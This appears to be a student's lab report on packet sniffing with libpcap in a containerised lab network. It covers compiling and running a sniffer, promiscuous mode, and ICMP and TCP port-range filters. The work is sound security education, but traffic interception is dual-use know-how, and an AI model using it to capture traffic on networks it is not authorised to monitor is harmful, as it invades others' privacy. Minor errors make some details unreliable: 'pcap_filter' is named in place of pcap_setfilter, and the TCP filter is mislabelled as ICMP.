
- We first compile on our local VM using the command `$ gcc sniff.c -o sniff -lpcap` and then copy the executable file to the attacker container using the command `$ docker cp sniff seed-attacker:/tmp`.
- Once that is done, we run the executable file sniff on the attacker's machine and ping host B from host A. We see in the below image that we are able to capture packets across the network in the attacker's machine that prints the source and destination IP address.
- Note here that we need to specify the interface name in step 1 in the main function where we open the live `pcap` session on the NIC. The interface name can be found using the command `# ifconfig`. This command should be run on the attacker's machine as the VM shares this with the network `10.9.0.0/24` of the containers.
- Below is the snip of the outputs after running code and pinging host B from host A using the `ping` command.




- **Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.
- **Answer 1**. Below are the library calls that are in the code.
    - `pcap_open_live`: This is basically to open a live network capture session on a specified network interface to start capturing packets.
    - `pcap_compile`: This translates a filter expression into a format that the capture engine understands.
    - `pcap_filter`: Applies the compiled filter to the packet capture session, limiting the packets to only those that match the filter.

- `pcap_loop`: This begins a loop to process packets as they are captured calling a user-defined callback function for each packet.
- `got_packet`: The user-defined function processes each packet to get the source and destination IP.
- `pcap_close`: Closes the packet capture filtering.


- **Question 2**. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?
- **Answer 2**. We need root privileges to run a sniffer program because it requires access to the network interface in **`promiscuous mode`**. This mode allows the network interface to capture all traffic, even the packets not specifically meant for your device. Such access is restricted for security reasons to prevent unauthorized users from intercepting network data. If we try to run the program without root privileges, it usually fails at the `pcap_open_live` function. The operating system blocks non-root users from configuring the network interface for sniffing. As a result, the program might display an error or return a `NULL` handle, which stops it from working further.
- **Question 3**. Please turn on and turn off the promiscuous mode in your sniffer program. The value `1` of the third parameter in `pcap_open_live()` turns on the promiscuous mode (use `0` to turn it off). Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this. You can use the following command to check whether an interface's promiscuous mode is on or off (look at the promiscuity's value).
- **Answer 3**.
  - Below is the snip of the code where we set the third parameter in `pcap_open_live()` to `0` and turn off the promiscuous mode.




- Here is the output. We can see that the code doesn't capture any packets that are being sent across the network. Instead, it will only take the ones that are sent towards it.



- Below is the snip where we turn on the promiscuous mode by changing the third parameter to 1.




- Now if we run the code, it actually sniffs every packet across the network as we see in the below snip.




Task 2.1B: Writing Filters.

Capture the ICMP packets between two specific hosts.

- For capturing ICMP packets, we simply apply the filter as "`icmp`" and then run the code. Below is the snip of the code.




- After running, we ping `ICMP` packets and also establish a `TCP` connection to observe letters.
- Below is the snip where we first send 2 `ICMP` packets from host A to host B and then establish and then establish a `TCP` connection using `netcat`.




- We see that, when we establish a `TCP` connection using `port 9090`, there is no output on the attacker's machine but in Wireshark, we can clearly see that there are TCP packets being sent across the network.


Capture the TCP packets with a destination port number in the range from 10 to 100.

- For capturing ICMP packets, we simply apply the filter as "`tcp portrange 10-100`" and then run the code.

